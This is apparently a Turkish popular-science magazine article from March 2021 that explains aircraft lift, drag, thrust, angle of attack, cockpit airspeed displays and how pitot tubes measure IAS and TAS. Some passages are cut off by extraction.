Uçak ileri doğru hareket ederken, uçağa karşıdan etki eden hava uçak yüzeylerinin etrafından, uçağın aerodinamik yapısına göre kayıp gider. Bu hava hareketi esnasında, uçağın kanat tasarımı sayesinde **kanatların üzerinden geçen hava, altından geçen havadan çok daha hızlı hareket eder ve alçak basınç alanı oluşturur**. Kanadın altında ise **yüksek basınç** alanı oluşur. Bu basınç farkı sebebiyle hava, uçağın kanatlarına alttan yukarıya doğru bir kuvvet uygular. Bu sayede uçak ağırlık (yerçekimi) kuvvetine rağmen yükselebilir. **NASA** kaynağında bu durum şöyle açıklanmış:




*"Bir uçağın **kanatlarının şekli**, uçmasını sağlayan şeydir. Uçakların kanatları üstte kavisli ve altta daha düzdür. Bu şekil, **hava akışını** yukarıdan aşağıya göre **daha hızlı** hale getirir. Böylelikle kanadın üstünde daha az hava basıncı olur. Bu durum, kanadın ve bağlı olduğu uçağın yukarı hareket etmesini sağlar. Hava basıncını değiştirmek için **kıvrımlı yapıları** kullanmak, birçok uçakta kullanılan bir numaradır. Helikopter rotor kanatları (pervane) da bu durumu kullanır. Uçurtmaların kaldırma kuvveti de kıvrımlı yapısından kaynaklanır. Yelkenli tekneler bile bu konsepti kullanır. Bir teknenin yelkeni tıpkı bir kanat gibidir. Yelkenliyi hareket ettiren de budur."*

"Sürükleme nedir?"

Tüm bu hareketler içerisinde, takdir edersiniz ki uçağa etki eden bir de sürükleme, sürtünme kuvveti vardır. Roketlerin, mermilerin, uçak gövdelerinin vs sivri yapıda olmasının sebebi bu kuvveti minimuma indirmek ve uçaklar için kanatlarda oluşan kaldırma kuvvetine gövdenin aerodinamik yapısı ile de destek olmaktır.


*"Sürükleme, bir şeyi yavaşlatmaya çalışan bir güçtür. **Bir nesnenin hareket etmesini zorlaştırır.** Suyun içinde yürümek veya koşmak, bunu havada yapmaktan daha zordur. Bunun nedeni, **suyun havadan daha fazla sürüklenmeye** neden olmasıdır. Bir nesnenin şekli de sürükleme miktarını değiştirir. Çoğu yuvarlak yüzey, düz olanlardan daha az sürtünmeye sahiptir. Dar yüzeyler genellikle geniş olanlardan daha az sürtünmeye sahiptir. **Bir yüzeye ne kadar çok hava çarparsa, o kadar fazla sürükleme yapar.**"*



Bu yüzden uçaklarda **"angle of attack"** kavramı vardır. Özetle, uçağa etki eden rüzgarın etki yönü ile uçağı burnunun gösterdiği yön arasındaki açıya denir. Kalkışta uçaklar burnunu yukarı diktiğinde angle of attack artar, bu sayede yukarıdaki açıklamada okuduğunuz gibi uçağın burun ve kanat ön kenarları değil, **kanadın alt kısmı ve gövdenin altı** hava akımına maruz kalarak uçağı yukarı itmesini kolaylaştırır. Tabii bu **rüzgar direncini de arttırdığı için** hızlanmayı zorlaştırır, dolayısıyla bir uçağın en çok yakıt harcadığı kısım kalkış kısmıdır. O halde gelin bu ileri doğru hareketi sağlayan itme kuvvetine de bakalım.

İtme Nedir?

*"**İtme, sürüklemenin tersi olan kuvvettir.** İtme, bir şeyi ileri doğru hareket ettiren itici kuvvettir. Bir uçağın ilerlemeye devam etmesi için **sürüklemeden daha fazla itme gücüne** sahip olması gerekir. Küçük bir uçak, itme gücünü bir pervaneden alabilir. Daha büyük bir uçak ise itişini jet motorlarından alır. Bir planörün ise itme kuvveti yoktur. Sadece sürüklenme dolayısıyla yavaşlayıp yere inene kadar uçabilir."*



Yeterince rüzgarın uçağın aerodinamik yüzeylerinden kayarak kaldırma kuvvetini oluşturabilmesi için, uçağın ileri doğru oldukça hızlı bir harekete ihtiyacı vardır. Bu hareket ve ihtiyaç duyulan kaldırma kuvveti küçük uçaklarda az iken, büyük uçaklarda çok daha fazladır. Bu sebeple uçaklar, mümkün olduğunda rüzgara "karşı" kalkar ve inerler. **Havalimanı pistlerindeki iniş ve kalkış yönleri, anlık olarak rüzgar değişimlerine göre belirlenir.** Uçakların kalkış ve iniş performansına büyük ölçüde etki

HAVA SÜRATLERİ VE PITOT TUBE

Değerli arkadaşlar,

Hepimiz uçakların çok hızlı hareket ettiğini biliyoruz, ve günlük hayatımızda bazı hızlar telaffuz ediyoruz. Konuya biraz daha aşina olanlar **"deniz mili, knot"** gibi birimleri de kullanıyor. Fakat **hava süratleri** hususunda iş biraz daha derin ve ayrıntılı. Bu sebeple, hem sizlere bir uçak için ölçülen/ölçülebilen süratleri ve bu süratlerin ölçümünde kullanılan **bilim** ve **teknolojiyi** basitçe anlatacağım. Yazıyı tamamen okursanız, artık bir uçak gördüğünüzde ya da bir uçağa bindiğinizde, uçağın hız kavramını anlamış olmanın hazzıyla koltuğunuza kurulabilir, hatta çevrenizdekilere caka satabilirsiniz :) .

1 – SÜRAT GÖSTERGELERİ

Kıymetli arkadaşlar, aşağıdaki iki görselden ilki görece daha küçük uçaklarda ve eski teknolojilerde kullanılan bir **"Airspeed Indicator"** yani **hava hızı göstergesi**dir. İkincisi ise, **"glass cockpit"** dediğimiz daha dijital altyapılı uçaklarda farklı versiyonlarını görebileceğiniz, Airbus ve Boeing gibi firmaların ticari yolcu uçaklarında ekseriyetle kullanılan **"Primary Flight Display (PFD)"** isimli ana uçuş göstergesidir. Bir PFD, uçağın sürati dışında pilotun ihtiyaç duyacağı bir çok veriyi tek ekranda sunmaktadır. Şimdi gelin bunları biraz tanıyalım.



Airspeed Indicator üzerinde gördüğünüz sayılar, uçağın "knots" cinsinden hava süratini ifade eder. Beyaz, yeşil, sarı ve kırmızı olarak 3 farklı renkle işaretlenmiş alanlar görüyorsunuz.

Yeşil alan, uçağın güvenli olarak seyredebileceği süratlerdir. **Sarı alan**, rüzgarsız sakin bir havada uçağın ani manevralar yapmadan kullanabileceği fakat dikkatli olunması gereken, uçağı **"stress damage"** denilen gerilim hasarı vermeye götürebilecek hız alanıdır. Sarı alanın bitimindeki **kırmızı çizgi** *(kimi göstergelerde bu çizgiden sonraki bölge komple kırmızı arka planla işaretlenir)*, uçağın **maksimum güvenli sürat**idir, bu süratin üzerine çıkmak uçağa büyük ihtimalle **yapısal hasar** verecektir.

Sağ üstte, yeşil alanın üzerindeki **beyaz** işaretli alan ise, uçağın **"full flap"** seyir hız aralığıdır. Yani uçak, kanatların altından açılıp yavaşlama/ek kaldırma kuvveti sağlama amaçlarıyla iniş ve kalkışlarda kullanılan flapları tamamen açtığında bu beyaz alan dahilinde seyredebilir. Flaplar full açıkken beyaz alanın başlangıcının altına inmek uçağı takatsiz bırakarak **"stall"** olmasına, yani düşmesine sebep olacakken, beyaz alanın ilerisine geçmek flaplara ve kanatlara zarar verecektir. Flaplar kapalı iken ise inilebilecek en düşük sürat, yeşil alanın başladığı noktadır.



Primary Flight Display'e bakalım şimdi de. Öncelikle, bu konunun sebebini oluşturan hız göstergesi, PFD'nin sol tarafında yer alır. Görselde **"175"** olarak okuduğunuz değer uçağın **knots** cinsinden **hava süratidir**. Hem soldaki, hem sağdaki hız göstergelerindeki değer **"Indicated Airspeed"** dediğimiz, uçağın hava basıncı ile ölçülen, düzeltilmemiş hava süratidir. Bunu detaylı olarak ayrıca anlatacağım.

PFD'nin solunda hız göstergesini hem bir cetvel olarak, hem de cetvelin üzerinde direkt sayı olarak görebilirsiniz. Hemen cetvelin altında **"GS 181"** olarak belirtilen ise **"Ground Speed"** yani uçağın yer süratidir.

Bu uçak şu anda muhtemelen inişe geçmiş, son yaklaşmaya varan bir uçak, bu yüzden düşük bir hızda ilerliyor. Ayrıca, yine soldaki hız cetveli üzerinde yeşil

hızın altında olması gerektiğini gösterir. Uçak şu anda **175knots** hızda 10 derecelik flap açıklığı seviyesinde seyrediyor. REF değeri, uçağın iniş yaparken en son kullanacağı son flap açıklığıdır. Soldaki Airspeed Indicator görselindeki sarı ve **kırmızı** alanları burada da görüyoruz. İşlevleri aynıdır. Uçağın irtifasına ve flap açıklığına göre sarı ve kırmızı alan **hareket eder**. Örneğin bu uçak flapları full açarsa, şu anda 130 knots seviyesinde başlayan kırmızı alan muhtemelen 110 knots'a kadar düşecektir.

PFD'nin sağ tarafındaki cetvel uçağın **"feet"** cinsinden irtifası, hemen altındaki yeşil **"29.92"** ise uçağın irtifasının ölçüm şeklini belirleyen, uçağa çevredeki hava basıncının değerini anlatan **"inches of mercury"** cinsinden değerdir. Yani şu anda uçak, 29.92 in/hg hava basıncında *(yaklaşık 1013 milibar)* bir ortamda seyretmektedir. Bu konunun detayına girmiyorum, ayrı bir makale konusudur :) .

PFD'nin en altındaki yarım daire şeklindeki gösterge, dünyanın **manyetik kuzeyine** göre uçağın yönünü gösterir. Ortadaki mavi/turuncu gösterge ise uçağın burnunun, yatay eksenine göre açısını gösterir, yani şu anda uçak 5 derecelik bir açı kadar burnunu havaya kaldırmıştır, **mavi** alan gökyüzünü **turuncu** alan yeri ifade eder.

Kullanılan hız birimi, **"knots"**, deniz milidir. **1 deniz mili** yaklaşık **1,852 km**'ye denk gelir. Fakat süratlerin ifade ettiği şeyler farklıdır, bunu anlatacağım birazdan.

Şimdi gelelim uçağın hızı nasıl ölçülür konusuna.

2 - PITOT TUBE!



Resimlerdeki boru gibi olan cihazlar, farklı uçakların farklı yerlerinde yer alan **"pitot tube"** denilen parçalardır. Yukarıda verdiğim hava sürat göstergelerine yansıyan hızı bu tüpler ölçer.

BONUS: Kendi çektiğim bir savaş jeti fotoğrafı *(Toulouse Havalimanı, Fransa)* ve ucunda yer alan pitot tube:



Mucidi olan **Henri Pitot**'tan adını alan bu tüp, uçak havada seyrederken **içine dolan havanın akışkanlık hızı**ndan aldığı **dinamik basınç** verisi ile, statik porttan gelen **havanın iç duvarlara** yaptığı **statik basınç** verisi arasındaki **farkın** hesaplanması yoluyla çalışır. Hesaplanan bu veri, göstergeye yukarıda bahsettiğim gibi **"IAS – Indicated Airspeed"** olarak yansır.

Fakat, eğer karşıdan esen bir rüzgar varsa, bu tüpe giren hava akışını hızlandıracağı için örneğin uçak rüzgarsız havada 200kn hızla giderken karşıdan 20kn hızda rüzgar esiyor ise IAS değeri 180kn olarak görülecektir. Ayrıca **tüp önüne çarpan havanın sıkışması** dolayısıyla veya **uçağın burun açısı** dolayısıyla

Bitti mi? Tabii ki hayır. :)

Eğer atmosfer ile ilgili biraz bilginiz varsa, **hava yoğunluğu**nun **basınç ve sıcaklığa göre değiştiğini** bilirsiniz. Dolayısıyla, uçağın irtifası ve ilintili olarak hava sıcaklığı ile basınçtan dolayı EAS da doğru değeri tam olarak vermeyecektir. EAS değerini, uçağın "deniz seviyesinde" hesaplanmış hızı olarak düşünebilirsiniz. Bu sebeple, **uçağın bulunduğu irtifaya göre** son bir düzeltme yapılarak **TAS - True Airspeed** elde edilir. İşte uçağın havadaki gerçek süratini doğru olarak gösteren hız birimi budur.

3 – PITOT TUBE VERİ TOPLAMA YÖNTEMİ

Şimdi bir de, bilimsel olarak bakalım bu pitot tube nasıl veri topluyor.

Video ingilizcedir, İngilizce alt yazı içeriyor açabilirsiniz. İngilizce bilmeyenler için ise ben zaten yukarıda terimlerin isimlerini verdim, video sahibi şema üzerinde bunları gösteriyor, sadece izleyerek de anlamanız mümkün olacaktır.

MART 2021



CWBEST

Güncel Bilim Ve Teknoloji Dergisi







LOJİSTİK
CONSULTANT
NETWORK
GÜVENLİ WEB
BUG RESEARCHERS
AR-GE

 /CyberWarriorTR
 /CyberWarriorTIMZ
 /CwTimTR
 /cyberwarorg